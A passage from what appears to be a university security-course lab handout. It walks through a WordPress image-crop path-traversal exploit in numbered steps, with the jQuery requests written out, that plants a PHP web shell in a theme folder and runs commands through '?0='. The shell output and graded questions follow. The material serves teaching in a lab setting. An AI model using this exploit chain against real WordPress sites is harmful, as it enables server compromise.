        'cropDetails[width]': 262,
        'cropDetails[height]': 192,
});
```

On the response, there is the new media id.



Change browser URL post parameter to returned id. (depends on your response, is this case, it is 32).



11. Update metadata again to the new media.


```
jQuery.post("post.php", {
        '_wpnonce': post._wpnonce.value,
        'action': 'editpost',
        'post_ID': post.post_ID.value,
        'meta_input[_wp_attached_file]':
'2021/02/payload.jpg?/../../../../themes/twentynineteen/shell',
});
```

Ensure the field meta_input[_wp_attached_file] file path part matches yours (Obtained from the previous step).


12. Crop again to create malicious jpg image inside the `twentynineteen` theme folder.


```
jQuery.post("admin-ajax.php", {
        '_ajax_nonce': (()=>{
                let btn = document.querySelector('input[onclick^="imageEdit"]');
                let funcText = btn.getAttribute('onclick');
                return funcText.substring(funcText.indexOf('"') + 1, funcText.lastIndexOf('"'));
        })(),
        'action': 'crop-image',
        'id': post.post_ID.value,
        'cropDetails[width]': 262,
        'cropDetails[height]': 192,
});
```

After this step, cropped-shell.jpg created under theme folder.



13. Goto add post page to create a new post.






14. Update the new post with specified page template to include malicious jpg.

```
let newPostForm = document.querySelector('form.metabox-base-form');
jQuery.post("post.php", {
        '_wpnonce': newPostForm._wpnonce.value,
        'action': 'editpost',
        'post_ID': newPostForm.post_ID.value,
        'post_title': 'SHELL',
        'visibility': 'public',
        'publish': 'Publish',
        'meta_input[_wp_page_template]': 'cropped-shell.jpg'
});
```


After the request, this post use malicious file as page template.
Checkout post list, and visit new post with title: SHELL.




15. Run shell.
    Assume the post URL is https://192.168.20.60/hw/wordpress/2021/02/04/shell/, now you can use GET parameter: 0 to inject shell. View the source code to show line break.
    e.g., view-source:https://192.168.20.60/hw/wordpress/2021/02/04/shell/?0=ls

- ls:

- uname -a:




- ip addr:


view-source:https://192.168.20.60/hw/wordpress/2021/02/04/shell/?0=ip%20addr
自動換行
1 ���� JFIF ` ` ;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 82
2 8Photoshop 3.0 8BIM t 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
3 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
4 inet 127.0.0.1/8 scope host lo
5 valid_lft forever preferred_lft forever
6 inet6 ::1/128 scope host
7 valid_lft forever preferred_lft forever
8 2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
9 link/ether 00:50:56:96:2f:3b brd ff:ff:ff:ff:ff:ff
10 inet 192.168.20.60/24 brd 192.168.20.255 scope global noprefixroute ens160
11 valid_lft forever preferred_lft forever
12 inet6 fe80::250:56ff:fe96:2f3b/64 scope link
13 valid_lft forever preferred_lft forever
14 C
15 ! ' "#%%%),($+!$%$!q ? v :8o3.RI$

Questions

1. (10 points) After you complete the installation, takes a screenshot of your `phpinfo` page with the following information.
   - php version
   - System
   - Build Date
   - Server API
   - Virtual Directory Support
   - Configuration File (php.ini) Path
   - Loaded Configuration File
   - Additional .ini files parsed
   - Imagick and GD library version

2. (15 points) Assume that you use wordpress_*{student_id}* (e.g., wordpress_0812345) as database name during the WorkPress installation process. Now, use the following SQL statement via MySQL-CLI interface to list the tables and paste the list in your report.
   - USE wordpress_*{student_id}*; SHOW TABLES;



3. (15 points) Show the results from running the shell command ‘ip addr’ on the WordPress server.

4. (20 points) At Step 15 in the tutorial, a command-line shell was created. Use the built-in Linux command to check the principal (the username) of the shell process. Take a screenshot and mark the username.

5. (20 points) At Step 12 of the tutorial, we cropped the image to create the jpg image inside the theme folder. The corresponding code is shown as follows:

wp-admin/includes/image.php:25

```
function wp_crop_image( $src, $src_x, $src_y, $src_w, $src_h, $dst_w, $dst_h,
$src_abs = false, $dst_file = false ) {
    $src_file = $src;
    printf("A");
    if ( is_numeric( $src ) ) { // Handle int as attachment ID
        printf("B");
        $src_file = get_attached_file( $src );

        if ( ! file_exists( $src_file ) ) {
            printf("C");
            // If the file doesn't exist, attempt a URL fopen on the src link.
            // This can occur with certain file replication plugins.
            $src = _load_image_to_edit_path( $src, 'full' );
        } else {
            printf("D");
            $src = $src_file;
        }
    }
    printf("E");

    // Skipped

    return $dst_file;
}
```

Please indicate the control flow of the above code during the execution of the CVE exploit by showing the letter sequence (‘A’, ‘B’, ‘C’, ‘D’) that will be printed on the screen?

6. (20 points) Why didn’t the Imagick re-encoding remove the PHP payload from the image? Did the payload also survive (not removed by) the processing by the GD library? Also, upload the cropped jpg file generated by GD even if the payload is removed. You need to provide the explanations, not just answering yes/no.

B. Bonus: Find another PHP Web Application CVE (15%)

Please find another PHP web application CVE, analyze it and come up with the corresponding PoC exploit code and describe how to use it in your report.

Questions

(1) Give an overview of the CVE
(2) Describe the environment and settings of your testbed
(3) Describe how to use the exploit code (need to attach the exploit code).

If you are use third-party code, remember to mention the sources (citations).

C. Submission

All your files should be organized in the following hierarchy and zipped into a .zip file named HW5_xxxxxxx.zip, where xxxxxxx is your student ID (Note: filename is case sensitive).

Directory structure:

- HW6_xxxxxxx.zip (zip file)
  - partA.pdf
  - partA-cropped-shell-gd.jpg
  - partB *(directory)*
    - partB.pdf
    - poc.sh / poc.py / poc.php
    - other files

For reports (partA.pdf and partB.pdf), include your student ID and name on the first page.

10 points penalty if the submission does not follow the directory structure and file naming rules above.

If you have any questions, please contact the TA Lin at: weichun+nycu-nsp-s21g@csie.tw. In the mail, please mention your student ID and name.